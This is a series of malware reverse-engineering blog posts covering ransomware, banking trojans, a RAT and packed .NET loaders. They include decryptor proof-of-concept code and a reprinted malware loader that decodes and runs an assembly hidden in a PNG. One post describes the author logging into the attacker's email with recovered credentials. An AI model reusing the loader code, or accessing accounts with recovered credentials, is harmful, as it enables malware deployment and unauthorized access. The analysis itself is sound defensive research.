sabato 23 febbraio 2019

D-Link DNS-320 NAS Cr1ptT0r Ransomware ARM Dynamic Analysis - QEMU and Raspberry PI VM

Hi Everybody,
a few days ago I saw a tweet from @Amigo_A_ asking for help about a new ransomware which was affecting a D-Link 320 NAS.
The first thought was directed to the historical disabling of dlink to make sufficiently secure firmware and their willingness not to support updates. Those facts made me to think about an attack conducted over the net targetting all the devices exposed on internet itself.


Apparently was the right hypothesis
All the users with D-Link 320XX are nowdays are at very high risk. 
TURN OFF THE DEVICE AND DISCONNECT IT FROM WAN.On BleepingComputer's forum I asked to the affected users to check their own firmwares and trying to grab the malware. Someone did and shared the ELF on VirusTotal.
Thanks to Michael Gillespie @demonslay335 I was able to have a copy of that sample.
Hash: 9a1de00dbc07271a27cb4806937802007ae5a59433ca858d52678930253f42c1

(very few) years ago I had experience on some router exploiting and reversing (Italian ISP company named Telecom Italia and their ADSL routers), they were based on MIPS with a very good OS (Jungo OpenRG) always trivial to exploit. But this is another story, I'lve spent a lot of time on those devices learning some useful stuffs which today apparently become a good knowlege.

Since the fact that this ransomware is stripped (with removed debugging informations!) and statically compiled, the static analysis is very hard to do since the fact that any calls appear to be just a sub_XXXXX because of the stripped ELF. 

Because of this, we have few options to make our life less complicated:
1) do a dynamic analysis

2) create IDA pro FLIRT signatures

Starting from the first point we faced a new problem: where to run the ARM malware?
2 opportunities: the first on a QEMU VM, the second on a D-Link device (of course lol).
I do not buy D-Link stuffs, so I had only one opportunity: QEMU.
Since I'm lazy (and the executable is statically linked), I decided to try with my Kali x64 VM and qemu-static-arm with -g parameter which enable the gdb debugger.
I really dont know why, but something go wrong bringing ida pro to crash. LOL 😔

It was a fail, so I've started to look at a new easy path and I thought about raspberry pi.
On Sourceforge there is a nice prebuild, preconfigured QEMU Raspberry emulator: https://sourceforge.net/projects/rpiqemuwindows/
On the run.bat file I've added a parameter to be able in order to upload with FileZilla over sftp protocol the malware and the remote debug server, and then killing the sshd, I've used the same port to connect with IDA. Smart lazyness😀

qemu-system-arm.exe -M versatilepb -cpu arm1176 -hda 2012-07-15-wheezy-raspbian.img -redir tcp:2200::22  -kernel kernel-qemu -m 192 -append "root=/dev/sda2"

Starting again the IDA Pro remote debugging, the following stuffs comes up!!!!! YEAH IT WORKS!!!! 😍😍


So far we know few things about such ransomware which are:
in addition, the strings shows up that he also use crypto routines from Libsodium library https://libsodium.gitbook.io/doc/


Like I said before, the - hardest - next step is to create a IDA FLIRT signature, by cross compiling some example from Libsodium repo (hoping that it will use the same functions as the malware), extract the signatures by using FireEye idb2pat tool https://www.fireeye.com/blog/threat-research/2015/01/flare_ida_pro_script.html to have an understandable static analysis to MAYBE retrive the private key and decrypt the files, or at least have a reduced keyspace to make possible a brute force attack.


Follow me on Twitter and I'll keep you updated.
Cheers
RE Solver


mercoledì 20 febbraio 2019

Double packed .net Malware: PNG obfuscation, resources Deobfuscation, On The Fly compiling, de4dot tricks to make a static analysis a bit easier

Hi Everybody!
I was searching another specific malware when I found this (old) .net malware.
My sick brain spoke to me: "ok, take a look on it...it's just an old shitty .net malware... give him just 5 minutes to have fun...".
I also gave myself a condition: "Only a static analysis." No debugging.
Bad thoughts tho...   😆😆
MD5: f4825dde80a45a6732972fac63536427

As often happen, the executable is obfuscated with an unknown packer, with a de4dot I tried to make it more readable. As expected a paritially successful.


Csharpcodeprovider?! Awesome, the exe is going to compile some stuff on the fly? Super nice!
Let's see what:
The first thought was "damn!" meanwhile the next one has been "ok, that's cool! I can use de4dot and show what a beautiful swiss knife this tool is!" and that's why i wrote this article right now :D
From the last picture, we know that the string is being decrypted by the function Class4.smethod_0(string obfuscated)
we can use de4dot in order to redirect the string decryption with a specific method(s).
On the top of each method, dnSpy give us very useful informations.
In fact for the Class4.smethod_0 the token is 0x06000012 and this is all what we need to tell de4dot which method must be used to decrypt the strings :

de4dot.exe exe-cleaned.exe  --strtyp delegate --strtok 0x06000012

actually we could also specify the name of a method, or a class instead of the token/tokens is you have few string decrypting methods btw de4dot has created a new "cleaned" exe and did the magic! :)


A "beautify" at the code and the result is:

using System;
using System.IO;
using System.Text;
using System.Reflection;
using System.Threading;
using System.Runtime.InteropServices;
using System.Drawing;

namespace JuSgVBuovzYy
{
    public class s{public void S(){
long t = 13251669318194000;  
} } 

    class Program
    {
 
 static string KGayyirMPMBEn =  "#pass# ";           // Replace(string.Format("#pass#", new object[0]), "BbyCUtnNaEHs");
 private static byte[] MXwUZZu(byte[] bytes)                                     // XOR deobfuscation
 {
 byte[] byteArray = Encoding.Unicode.GetBytes(KGayyirMPMBEn);
 for (int i = 0; i < bytes.Length; i++)
 {
 bytes[i] ^= byteArray[i % 16];
 }
 return bytes;
 }
         
         private static byte[] ConvertFromBmp(System.Drawing.Bitmap b)
 {
 int l = b.Width;
 int n = l * l * 4;
 byte[] buff = new byte[n];
 int k = 0;
 
 for (int x = 0; x < l; x++)
 {
 for (int y = 0; y < l; y++)
 {
 Buffer.BlockCopy(BitConverter.GetBytes(b.GetPixel(x, y).ToArgb()), 0, buff, k, 4);
 k += 4;
 }
 }
 int len = BitConverter.ToInt32(buff, 0);
 byte[] f = new byte[len];
 Buffer.BlockCopy(buff, 4, f, 0, f.Length);
 return f;
 }
         
         
         static byte[] wgFiR;
         public static void sJcPIRKPgLsbJnPB()
         {
             Assembly.Load(wgFiR).EntryPoint.Invoke(null, new object[] { new string[] { } });
         }
         
         [DllImport( "kernel32.dll ")]
         static extern IntPtr FindResource(IntPtr hModule, IntPtr lpName, IntPtr lpType);
         
         [DllImport( "kernel32.dll ", SetLastError=true)]
         static extern uint SizeofResource(IntPtr hModule, IntPtr hResInfo);
         
         [DllImport( "kernel32.dll ", SetLastError=true)]
         static extern IntPtr LoadResource(IntPtr hModule, IntPtr hResInfo);
         
         [DllImport( "kernel32.dll ")]
         static extern IntPtr LockResource(IntPtr hResData);
         
 
         public static Bitmap Byte2Image(byte[] img)
 {
 using (var stream = new MemoryStream(img))
 {
 return new Bitmap(stream);
 }
 }
         
 static void Main()
 {
 try
 {        
                 IntPtr fResource = FindResource(new IntPtr(0), new IntPtr(106), new IntPtr(23));   //IntPtr(23) --> HTML http://www.pinvoke.net/default.aspx/kernel32.EnumResourceNames
                 uint sResource = SizeofResource(new IntPtr(0), fResource);
                 IntPtr lResource = LoadResource(new IntPtr(0), fResource);
                 IntPtr dResource = LockResource(lResource);
                 
                 wgFiR = new byte[sResource];
                 System.Runtime.InteropServices.Marshal.Copy(dResource, wgFiR, 0, System.Convert.ToInt32(sResource));
                 wgFiR = MXwUZZu(ConvertFromBmp(Byte2Image(wgFiR)));                                                     //wgFiR extract the image from bytes, convert png to bmp, deobfuscate it
                 
                 System.Threading.Thread thr = new System.Threading.Thread(sJcPIRKPgLsbJnPB);                            // load wgFiR assembly and run the thread
                 thr.Start();
 }
 catch
 {
 
 }
 }
    }
     
     public class k{public void B(){
 long l = 13251669318194000;  
 } } 
 } 

This malware is starting to be interesting :)
In this code the steps are just a few:
1) grab the PNG resource (HTML:106) from itself by using winapi calls
2) convert it as Bitmap ( because of side use of the Bitmap constructor, "stream contains a PNG image file with a single dimension greater than 65,535 pixels." More details on msdn documentation.)
3) do a deobfuscation by a xor and the key due to the "String.replace" (look at the first picture)
4) a new Thread is started.
I am a curious and stubborn person so, since I had it, I've adapted the code to do the deobfuscation:

using System;
using System.IO;
using System.Text;
using System.Reflection;
using System.Threading;
using System.Runtime.InteropServices;
using System.Drawing;

namespace bitmapstream
{
 class Program
 {
  public static void Main(string[] args)
  {


   File.WriteAllBytes("./out_deobf.bin",MXwUZZu(ConvertFromBmp(Byte2Image(File.ReadAllBytes("./respng.png")))));  //complete deobfuscation


   Console.Write("Press any key to continue . . . ");
   Console.ReadKey(true);
  }
  
  static string KGayyirMPMBEn =  "BbyCUtnNaEHs";           // Replace(string.Format("#pass#", new object[0]), "BbyCUtnNaEHs");
 private static byte[] MXwUZZu(byte[] bytes)                                     // XOR deobfuscation
 {
 byte[] byteArray = Encoding.Unicode.GetBytes(KGayyirMPMBEn);
 for (int i = 0; i < bytes.Length; i++)
 {
 bytes[i] ^= byteArray[i % 16];
 }
 return bytes;
 }
  public static Bitmap Byte2Image(byte[] img)
 {
 using (var stream = new MemoryStream(img))
 {
 return new Bitmap(stream);
 }
 }
  
  
  private static byte[] ConvertFromBmp(System.Drawing.Bitmap b)
 {
 int l = b.Width;
 int n = l * l * 4;
 byte[] buff = new byte[n];
 int k = 0;
 
 for (int x = 0; x < l; x++)
 {
 for (int y = 0; y < l; y++)
 {
 Buffer.BlockCopy(BitConverter.GetBytes(b.GetPixel(x, y).ToArgb()), 0, buff, k, 4);
 k += 4;
 }
 }
 int len = BitConverter.ToInt32(buff, 0);
 byte[] f = new byte[len];
 Buffer.BlockCopy(buff, 4, f, 0, f.Length);
 return f;
 }
 }
} 

By having the deobfuscated .net exe, the first packing step has passed.
Let's take a look at the new executable: 
From the images to "songs"?! Funny! 😒
Each song* function returns a specific resource (look below) which are obfuscated. To do the obfuscation, decryptBytes is called. Looks the code familiar?


Yes, same algo previously used! 👀
Ok, adapting the code used before by setting a new decryption string key which in this case is "QTlxEzZLPcZJ" and modifying the main method with a for loop like that:

    for(int i=0;i<3;i++)
            {
                File.WriteAllBytes("./out_"+i+".bin",MXwUZZu(File.ReadAllBytes("./song_"+i)));
        
            }

we got all the new 3 resources deobfuscated:
song--> resource named "Rj[...]"
song2--> resource named "vt.[...]"
song3--> resource named "mg[..]"

Starting from the biggest one, which is song3 aka "FortniteHack" related new executable  which is invoked (look at 2 images before) do NOTHING, except creating a (supposedly) "pretty" UI 👼


On the contrary, Song is not executed immediately, but passed as Byte array invoking the song2 method named "run" :   song2dll.run(text3,"", byte[] song ,true)

            object target = Activator.CreateInstance(type);
            string text3 = Environment.GetFolderPath(Environment.SpecialFolder.Windows) + "\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe";
            if (!File.Exists(text3))
            {
                text3 = Program.revert(text3);
            }
            type.InvokeMember("run", BindingFlags.InvokeMethod, null, target, new object[]
            {
                text3,
                "",
                Program.decryptBytes(bytes),
                true
            });


The song2 is actually a tiny obfuscated dll, and it hides a couple of interesting things that I would like to share.
The run function contains some other kind of strings obfuscation which makes the dll interesting!
We learned before how to make a custom decryption by using de4dot. It's time to do it again!

if (!flag && path.Contains(7pw8VD2Y.mGjZYF4F(216 + 1)))
mGjZYF4F is the string decryptor, so once we got the token 0x06000051 we can use de4dot as before:

de4dot.exe "song2.dll" --strtyp delegate --strtok 0x06000051

A very cool trick to resolve obfuscated strings, isn't it?! 😋This dll do nothing more than check for some AV before to start the malware core, which is the string3 PE x86 executable
If "everything is fine" the real run's core job is:

Calling Kernel32.CreateProcessA api function to run the previous song3 malware.

By using IDA Pro to dig into the song3 PE file (Visual C/C++ compiler), the core malware dynamically loads libraries (tipically useless malware behaviour to make RE a bit harder), also checks the antivirus presence, set his own persistance, contact some urls and share informations about av, hardware id, ip address (by checkip.amazonaws.com) and contact an tor url through a proxy (not reachable url).
This looks to be a Trojan Johnnie.Generic no longer active.


I hope the use of de4dot's decrypting string can help. 👋

Cheers,
RE Solver

martedì 12 febbraio 2019

When a malware hide code into images and uses an open source project to run himself

Hello Everybody,


Nowdays, from WhatsApp to the malwares, hiding code in images is very trendy. 😂


Something similar has happened to me today with this sample:
https://www.hybrid-analysis.com/sample/f2eb9c854497a9befe9da6592fd405a97b0745a250bd0858a1ab89ebbe37b6b2?environmentId=120

AV Detection: 31%
That was intriguing, so I decided to take a look at it:


The resource is a bmp image and it hides a dll named "stub.dll". The malware is using is a "Reflective DLL Injection" tecnique, implementing the exact Nick Landers's github project "sRDI - Shellcode Reflective DLL Injection" https://github.com/monoxgas/sRDI/

"hitlerdidnothingwrong" (If you say so....) is the "decryption key" of the first bitmap resource (wich actually is just a xor obfuscation!).
Once the dll is loaded, the "Stub.dll"'s main function is called:


Once again, a second resouce is being to be deobfuscated.
This new dll is now converted to shellcode causing the debugging being trivial.
Before being manipulate to become a shellcode, the easiest thing to do was to intercept the deobfuscated resource and analyze the x86 DLL with IDA pro or x32dbg.

By having a quick statical analysis another PE is contained into the dll at 0x2618


Well, once brutally cutted, the data contained in the dll appeared to be a valid PE😀


https://www.hybrid-analysis.com/sample/f39cf1b0817e4d7227fe30b11dccb0b7c0a91f3d1d6086d9bc307a6ad23a3fe6/5c62e6697ca3e112067b5ecb

AV Detection: 84%

No more dubts.😉
 
Cheers,
RE Solver


venerdì 8 febbraio 2019

Pandabanker: from the obfuscated JS to the unpacked PE file

Hi Everybody,

today I was looking at the amazing Yomi sandbox and a sample caught my attention:
https://yomi.yoroi.company/report/5c5008255bd174287f15cea3/5c500979c32b700be2d9b30e/overview

Unfortunatly, Yomi do not provide a sample download function but since because this sample was a script file, the JS code is printed into the static analysis page. 💔

Obfuscated JS.... challenge accepted! :)
First of all, a "beautify" is appreciated to have a more readable code:
This is a pretty easy script, because of this reason I'd like to prefere a very practical solution by using a web browser :)
Starting from the lgGke:


Before to play again with the browser's console, since (I know its a bad idea, but in this case) I wasn't working on a VM, I've unarmed the script by setting sP7yr = "";


and...."beautified" it looks great :)


 In a few steps the script, by doing a GET request, download the "connection.jpg" image (wich is not a jpg but a PE file), rename it as it should be (exe) in the %TEMP% directoy and execute it. Very easy.

"Unfortunatly" the server is unreachable and I wasn't able to download the exe, so I found the (probably) same exe by searching the server url on VirusTotal and HybridAnalysis for the same most recent sample.

https://www.hybrid-analysis.com/sample/3cde95dc3ac1b900ce67cb0cf9be308c0587bfd75faf47ba77bd37b8e91b1d50?environmentId=100

The downloaded malware looks like a BEAUTIFUL custom packed PE. And for some reason IDA fail the autoanalysis. 👀
 Interesting!! :)


To avoid the issue I've opened the PE again disabling the Autoanalysis feature on IDA, converted the entry point to a data by "D" key, and play the reanalyze feature. 😀

Not good, but far better then before, first impress was clear: It's a packed PE with a beautiful garbage obfuscated code. Love it! :D
The start function do nothing except slowly calling the 0040B82D address after some timer works :)
Following the code you can see the "obfuscated" strings comes out and other useful stuffs to perform a quick unpack.
By using x32dbg and a couple of BP on VirtualProtect and VirtualAlloc
after few seconds of runtime (because of the timers) and a couple of runs:
Something interesting comes out :)
Dump the memory section at 005B0000 (in my case) and the malware comes out. No need neither a rebase 😄

I had only a few minutes today and no time to look into it, but there are some interesting calls to a CryptoEncrypt API :)

The unpacked file is here, labeled as Panda, Pandabanker so....a Zeus variant:
https://www.hybrid-analysis.com/sample/75db065b70c6bce9117e46a6201d870e580d07b7c3ee6d2ddab34df0b5dff51f/5c5da8427ca3e13f02257306

Cheers,
RE Solver


domenica 27 gennaio 2019

Free decryption tool: .Happy Ransomware variant spotted in the wild

Hello everybody,
today I'm gonna write a very quick analysis about an Happy Ransomware variant spotted in the wild on Jan 24 2019.

https://www.hybrid-analysis.com/sample/9da7d298691613a398e26ac3c4c4e4e9c93069d2162fa6639901dd7c62774ef5?environmentId=100

https://www.virustotal.com/en/file/9da7d298691613a398e26ac3c4c4e4e9c93069d2162fa6639901dd7c62774ef5/analysis/

sample hash details:
MD5 64f11aee7f21ec74a3f8f518e45c6d55
SHA1 1d06a6c7032c4ec4005a46ffe7c29135f26d3e15
SHA256 9da7d298691613a398e26ac3c4c4e4e9c93069d2162fa6639901dd7c62774ef5


This was a very easy ransomware, like many I've seen in the past it actually send an email with a PC screenshot, this.i (wich is the encrypted files counter) and some other stuffs... Actually the ransomware sends some of such informations also trough the UserAgent to a specific url but we dont care about that, we're focused to know how to get back our files.

In this ransomware a static analysis is enough to have an idea on how the sample works.

From the picture above, the circle number 1 is actually a search of all ("*") the files + all sub Directories of the following ones: ProgramFiles, PROGRAMFILES(X86), systemroot, appdata, tmp , Desktop and MyDocuments folder.
As you can see on the circle number 2or each file found, the encryption key string is composed by (this.i + 1) + "GbVjXehg"
The encryption function is called (2bis circle) and then the circle number 3 actually means this.i +=1;

This means that we have  different key for each file encrypted in a keyspace which is contained into 1 up to the number of files encrypted. If we suppose to have 1000 encrypted files (wich we can enumerate by a search of "*.happy")
Minium key string is from "1"+"GbVjXehg" to "1000" +"GbVjXehg"
Each key is actually hashed (sha256Cng.Computehash(byte[] in) in the encrypt function), but this does not change the size of the keyspace because we have just one hash match for each key string.


Source code (its just a proof of concept), here:

using System;
using System.Security.Cryptography;
using System.Text;
using System.IO;

namespace proofofcode
{
 class Program
 {
  public static void Main(string[] args)
  {  
   var buffer = File.ReadAllBytes(@"c:\enc.happy");
   int maxfiles= 1000; //We suppose to have just 1000 encrypted files.
   int i=0;
   MemoryStream mss = new MemoryStream();
   for(;i<=maxfiles;i++){
    
    if(Decrypt(i,buffer,out mss)==1) break;


   }
   File.WriteAllBytes(@"C:\Users\PC\dec.bin",mss.ToArray());
    
   Console.Write("Press any key to continue . . . ");
   Console.ReadKey(true);
  }
 
  public static int Decrypt(int i, byte[] buffer, out MemoryStream msi)
  {   
   int ret=1;
   try{
   RijndaelManaged myRijndael = new RijndaelManaged();
   myRijndael.Mode = CipherMode.ECB;
    
    SHA256Cng asd = new SHA256Cng();
    var rijndael = new RijndaelManaged
            {
                //                                            "135GbVjXehg"
                Key = asd.ComputeHash(Encoding.ASCII.GetBytes(i+"GbVjXehg")),
                Mode = CipherMode.ECB
            };

            
            var transform = rijndael.CreateDecryptor();
            string decrypted;
           
            using (var ms = new MemoryStream())
            {
                using (var cs = new CryptoStream(ms, transform, CryptoStreamMode.Write))
                {
                    cs.Write(buffer, 0, buffer.Length);
                    
                     cs.FlushFinalBlock();
                     cs.Close();
                    
                   // Console.Write("good key");
                 // File.WriteAllBytes(@"c:\dec.bin",ms.ToArray());
                    
                }
                msi=ms;
                ms.Close();
            }
            
   }catch(Exception e){Console.WriteLine("error key"+i); 
        Console.WriteLine("IOException source: {0}", e.Message);
        msi=null;
   ret=0;
   }
   
  return ret;
  }
 }}


Obviously the code can be optimized by for example, starting from rewriting my whole code LOL :)) plus, as we know each key is used once for one file, so to speedup the process excluding the used key helps a lot.
You can extend the use searching all the .happy files and automate the decryption for each file found.

Cheers,
RE Solver

mercoledì 16 gennaio 2019

Free decryptor tool: Unpacking, Analysis and solution for the JobCrypter ransomware

Hello everybody!


sha256: 37e28559fba615aee1204eebf551dc588f7dc5b8a7e11893a1602da40b03f4fb
https://www.virustotal.com/en/file/37e28559fba615aee1204eebf551dc588f7dc5b8a7e11893a1602da40b03f4fb/analysis/1547612281/
sample url - be carefully! - http://axens[-]archi[.]com/5.exe

Today I saw a Tweet from MalwareHunterTeam talking about a JobCrypter ransomware, everything was set up to have fun :)


Once I got the sample, I've started the analysis by using dnSpy... yet another eazfuscator exe

I did not want to spent time trying to deobfuscate and devirtualize the malware, so....the easiest was to infect myself with it :)
A couple of exe has been created in %Appdata% and no obfuscation at all....(LOL)

Digging inside the "nlo.exe" in %Appdata% I found something very very very funny:


His email credentials in plaintex. Username and password. I couldn't resist to login.....


Lovely <3 ....but go back work.
(I do not change the password, is not up to me.)

If you have no Avast (Avastsvc process), notepad opened (yes...notepad.exe.... dont ask me why! :) ) and/or the email can't be sent correctly, the ransomware wont start his job.

Oh, I forgot to say: into the email, the owner will get also a nice screenshot of your pc (stored in %Temp% path) and the key to decrypt your data with the "VolumeSerialNumber" of C: and other stuffs.


Well, is pretty easy to guess what the Password variable is and what does it contain.... ;)

Here we are in the encryption core where the string_1 parameter is our RegKey data named "MOI" stored in "Computer\HKEY_CURRENT_USER\Software"
Such ransomware provide also another class which is named as "DecodeFiles"...and do what it say...!!!
After a check with the awesome CryptoTester tool made by @demonslay335 I've made a very quick "copy and past" and here is the decryptor POC (no proper args[] checks, and drive scan...do it yourself if needed):

using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

namespace FranceRansomwareDecryptor
{
 class Program
 {
  public static void Main(string[] args)
  {
   Console.WriteLine("Hello World!");
   // Computer\HKEY_CURRENT_USER\Software
   //MOI 6914262016XXXXXXX8153754XXXXXXX01007XX69574184XXXXXXX34846XX0245058
   //1 1
   
   Decode_File(args[0], args[1]);
   
   Console.Write("Press any key to continue . . . ");
   Console.ReadKey(true);
  }
  public static void Decode_File(string string_0, string password)
  {
   try
   {
    string string_ = File.ReadAllText(string_0);
    string s = tdsDecode(GetStrings(string_), password, false);
    byte[] array = Convert.FromBase64String(s);
    string path = string_0.Replace(".css", "");
    FileStream fileStream = new FileStream(path, FileMode.Create);
    fileStream.Write(array, 0, array.Length);
    fileStream.Close();
    //File.Delete(string_0);
   }
   catch (Exception ex)
   {
   }
  }
   public static string tdsDecode(string string_0, string string_1, bool bool_0 = false)
{
 TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
 MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
 tripleDESCryptoServiceProvider.Key = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(string_1));
 tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
 ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
 byte[] array = Convert.FromBase64String(string_0);
 return Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array, 0, array.Length));
}
   public static string GetStrings(string string_0)
{
 int num = 0;
 string result = "";
 string[] array = string_0.Split(new char[]
 {
  ';'
 });
 checked
 {
  int num2 = array.Length - 1;
  for (int i = 0; i <= num2; i++)
  {
   if (num == 0)
   {
    num = 1;
   }
   else if (num == 1)
   {
    result = array[i];
   }
  }
  return result;
 }
}
 }
}


Do it works? Let's test :)


Victory! :)

You can compile the decryptor by your own or download it from here (zip password: 123 ): https://ufile.io/als52

Cheers!
RE Solver

martedì 15 gennaio 2019

A crypto-defeat story of a malware labeled as: Backdoor.MSIL.Agent - NanoCore Client

Hello Everybody,
on 14/01/2019 just another RAT has been seen in the wild.

https://www.hybrid-analysis.com/sample/38cba78c3d1650f2ad347c0254837f376fd4434904096451faee82ec31ed829a

Such sample born as obfuscated .net PE. The first step has been obviously to deobfuscate the executable, de4dot was my swiss knife.


From the entry point you can follow the calls and arrive easly to an interesting part...
Class8.smethod_16(), by using WIN APIs calls, allows the malware retrive encrypted data from the only resource it has named "1". A common story of many malwares. :)
Ok, take a look at it and keep it in mind:
Following the code, and focus at
byte[] byte_ = binaryReader.ReadBytes(binaryReader.ReadInt32());
our binaryReader is already filled with the resource and the first step is to read an int32  wich means that the our memory pointer is moved forward of 4 bytes. That is also means that the byte_ array wich have size of the first bytes ( we read "10 00 00 00" --> 0x10) is also filled with the following first 10 bytes of the resource starting after the first 4 bytes.
[spoiler]This will be important because the item will be our DES-perate decryption item! :)  [/spoiler]


Going back on dnSpy we're on the line 366 (see few pictures up) "Class8.byte_2 = Class8.smethod_19(byte_, guid_);"
Let's follow the Class8.smethod_19 method:
Very nice, the parameters byte_ and guid_ are used to prepare the Rijndael keys.
byte_ is written in the resource, and guid_ is just the guid of the exe (see at the method smethod_18 in the last picture).

Stepping back on:
 On the line 367 we have a call to a function, and you can guess what such function does...

public static void smethod_0(byte[] byte_0)
 {
  DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider();
  descryptoServiceProvider.BlockSize = 64;
  descryptoServiceProvider.Key = byte_0;
  descryptoServiceProvider.IV = byte_0;
  Class22.icryptoTransform_0 = descryptoServiceProvider.CreateEncryptor();
  Class22.icryptoTransform_1 = descryptoServiceProvider.CreateDecryptor();
 }

Yes, DES algo with same key and same IV related to the Class8.smethod_19(byte_, guid_) we seen before. We can put it togheter by writing a tiny (super dirty) c# console aplication here is the source:

using System;
using System.Security.Cryptography;

using System.Reflection;

using System.Runtime.InteropServices;


namespace testz
{
 class Program
 {
  public static void Main(string[] args)
  

      byte[] byte_3 ={ 0x39 ,0x5C ,0x38 ,0xAC ,0x45 ,0x65 ,0x1A ,0xEB ,0x26 ,0x5C ,0x00 ,0xC0 ,0xC9 ,0xA1 ,0xD2 ,0x03};
   
   Assembly assembly_1 = Assembly.LoadFile(args[0]);
          Guid guid_0 = new Guid(((GuidAttribute)assembly_1.GetCustomAttributes(typeof(GuidAttribute), false)[0]).Value);
  
   Console.WriteLine("Hello World!");
   Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(guid_0.ToByteArray(), guid_0.ToByteArray(), 8);
   
   byte[] IV;


   RijndaelManaged asddd = new RijndaelManaged{ IV = rfc2898DeriveBytes.GetBytes(16),Key = rfc2898DeriveBytes.GetBytes(16)  };
   byte[] test= new byte[64];
   
          ICryptoTransform asdsss= asddd.CreateDecryptor();
   test= asdsss.TransformFinalBlock(byte_3, 0, byte_3.Length);
   
   DESCryptoServiceProvider descryptoServiceProvider = new DESCryptoServiceProvider();
  descryptoServiceProvider.BlockSize = 64;
  descryptoServiceProvider.Key = test;
  descryptoServiceProvider.IV = descryptoServiceProvider.Key;
  Console.Writeln(String.Concat(Array.ConvertAll(test, x => x.ToString("X2"))));
   
   
   Console.Write("Press any key to continue . . . ");
   
   Console.ReadKey(true);
  }
 }
}


And here we are! Yayyy!! We have the DES key: 0x72 0x20 0x18 0x78 0x8C 0x29 0x48 0x97
But the question is: what binary data do we decrypt with it? Let's step back to the resource we were.
our reader pointer were at 0x14 position of the resource.

Once again, another array of 4 bytes int32 dimension, so we have an array size of 0x15fa0 filled by the following resource starting from 0x18.

Let's check our theory by using CryptoTester as below:


Decryption succeded! ....but, i was expecting a more readible data then 01 9B DE 01 00 ED BD...no magic numbers, no blob data, is that a fail? Go back and take a look on the dnSpy and follow the smethod_13() on line 369. the array3 which will contain our decrypted data is filled by the Class22.smethod_2 method.
Following we'll land here:


And here we are! the decrypted data is just a compressed data (deflate). We did the right things, any doubt?! :P
The resource file contains the client settings (keylogger:bool, persistance:bool, hostaddress:string and a lot of others informations) togheter with another MZ  file which is the clientplugin.dll referenced, but not "contained", in the original sample.

I think that the same decryption is valid for most of NanoCore client versions/variants maybe, so feel free to use my code.

I wanna thank Michael Gillespie for his amazing CryptoTester ("saving my soul from hell").
Huge thanks also to Karsten Hahn (without knowing, he inspired me to share things).

Cheers!
Re Solver